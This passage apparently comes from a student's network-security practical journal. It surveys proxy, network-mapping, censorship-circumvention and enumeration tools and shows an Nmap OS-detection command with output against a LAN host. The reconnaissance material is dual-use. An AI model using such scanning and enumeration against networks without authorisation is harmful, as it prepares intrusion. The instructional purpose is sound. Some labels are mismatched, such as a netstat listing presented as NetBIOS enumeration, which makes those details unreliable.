a. Use Proxy Workbench to see the data passing through it and save the datato file.

Proxy Workbench is a unique proxy server ideal for developers, trainers and security experts that displays its data in real-time. You can actually see the data flowing between your e-mail client and the e-mail server, web browser and web server or even analyse FTP in both Passive and Active modes. In addition, the 'pass through' protocol handler enables analysis of protocols where the server does not readily change.


The best feature is the animated connection diagram that graphically represents the history of each socket connection and allows you to drill into the finest of detail. This animation can even be exported to HTML and saved to the web!



b. Perform Network Discovery using the following tools:


i. Solar Wind Network Topology Mapper

SolarWinds Network Topology Mapper (NTM) shows nodes on your network, indicates and updates status both for the nodes and the network connections between them in interrelated, scalable maps with customizable icons.




ii. OpManager

OpManager is an advanced network monitoring tool which offers fault management, supporting over WAN links, Router, Switch, VoIP & servers. It can also perform performance management.



iii. Network View


NetworkView is a network visualization tool that aims to provide a simple interface for the complex function involved in the discovery and monitoring of multi-vendor IP networks. With NetworkView you can get a quick overview of your network, whether it is a small office or a corporate network. Version 3 adds functionalities oriented to network management tasks.



NetworkView uses multiple methods such as ICMP, MDNS, SSDP, DNS, NetBIOS, SNMP MIB-2, Bridge MIB, LLDP, CPD and proprietary MIB's to discover devices and generates a graphical representation of your network. NetworkView generates views of both logical and physical network structure. Virtual structure representation is also displayed for wireless systems (Cisco, Aruba/Alcatel-Lucent and Fortinet).

iv. LANState Pro


LANState is a **simple network topology mapping, host monitoring, and management program**. Monitor the service availability. Manage servers, computers, switches, and other devices easier using the graphic map. Access devices' properties, RDP, web UI faster.



c. Use the following censorship circumvention tools:

i. Alkasir

Alkasir was created to bypass restrictions imposed by ISPs, "to allow users to access information about their countries and regions that are concealed by the states mainly because of political reasons.




ii. Tails OS

Tails OS is used by journalists, activists, and others to keep their digital activity safe and anonymous. Learn about the operating system and how to source it safely. Tails, which stands for The Amnesic Incognito Live System, is an open-source, security and privacy-focused operating system.



d. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool

There are several basic and advanced network tools available for the Mobile device on applicationstores. The following are some effective tools for network Scanning.




Practical No. 3

a. Perform Enumeration using the following tools:

i. Nmap

NMAP, as we know, is a powerful networking tool which supports many features and commands. Operating System detection capability allows to send TCP and UDP packet and observe the response from the targeted host. A detailed assessment of this response bring some clues regarding nature of an operating system disclosing the type an OS. To perform OS detection with nmap perform the following: nmap -O<ip address>



```
nmap -O -v 192.168.0.109
Nmap scan report for 192.168.0.109
Host is up (0.0028s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  Microsoft-ds
554/tcp   open  rtsp
MAC Address: [REDACTED]
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Uptime guess: 58.139 days (since Tue Dec 05 20:51:59 2017)
Network Distance: 1 hop
ICP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
```


ii. NetBIOS Enumeration Tool

NetBIOS stands for Network Basic Input Output System. It **Allows computer communication over a LAN and allows them to share files and printers**. NetBIOS names are used to identify network devices over TCP/IP (Windows).

```
(ritik@ritik) -[~]
$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 ritik:45204              del12s05-in-f4.1e:https ESTABLISHED
tcp     0      0 ritik:49222              server-13-224-20-:https ESTABLISHED
tcp     0      0 ritik:34744              ec2-35-167-149-24:https ESTABLISHED
tcp     0      0 ritik:58126              ec2-35-161-6-128.:https ESTABLISHED
tcp     0      0 ritik:55236              104.18.32.68:http    TIME_WAIT
tcp     0      0 ritik:60936              98.203.120.34.bc.:https ESTABLISHED
tcp     0      0 ritik:43858              104.22.24.131:https ESTABLISHED
tcp     0      0 ritik:37840              20.120.65.166:https ESTABLISHED
tcp     0      0 ritik:46330              104.16.122.175:https ESTABLISHED
udp     0      0 ritik:bootpc            WS-GFGDC01.ad.ge:bootps ESTABLISHED
raw6   0      0 [::]:ipv6-icmp          [::]:*                  7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State       I-Node Path
unix  2      [ ACC ]     STREAM    LISTENING  197448  /run/user/1000/speech-dispatcher/speechd.sock
unix  2      [ ACC ]     STREAM    LISTENING  17408   /tmp/.X11-unix/X1
unix  2      [ ACC ]     STREAM    LISTENING  19999   @/tmp/.ICE-unix/1182
unix  3      [ ]          DGRAM     CONNECTED  14870   /run/systemd/notify
```


iii. SuperScan

SuperScan is a multi-functional tool that will help you manage your network and make sure your connections and TCP ports are working as well as they should be. One of the best features or advantages of this tool is just how quickly it works. The scans are made very rapidly and faster than with most other scanning tools out there.




iv. Hyena

Hyena is GUI based, NetBIOS Enumeration tool that shows Shares, User login information and other related information



v. SoftPerfect Network Scanner Tool

SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices via WMI, SNMP, HTTP, SSH and PowerShell.



vi. OpUtils


OpUtils is a IP address and Switch port management software that is geared towards helping engineers efficiently monitor, diagnose and troubleshoot IT resources. OpUtils complements existing management tools by providing trouble shooting and real-time monitoring capabilities.

vii. SolarWinds Engineer's Toolset

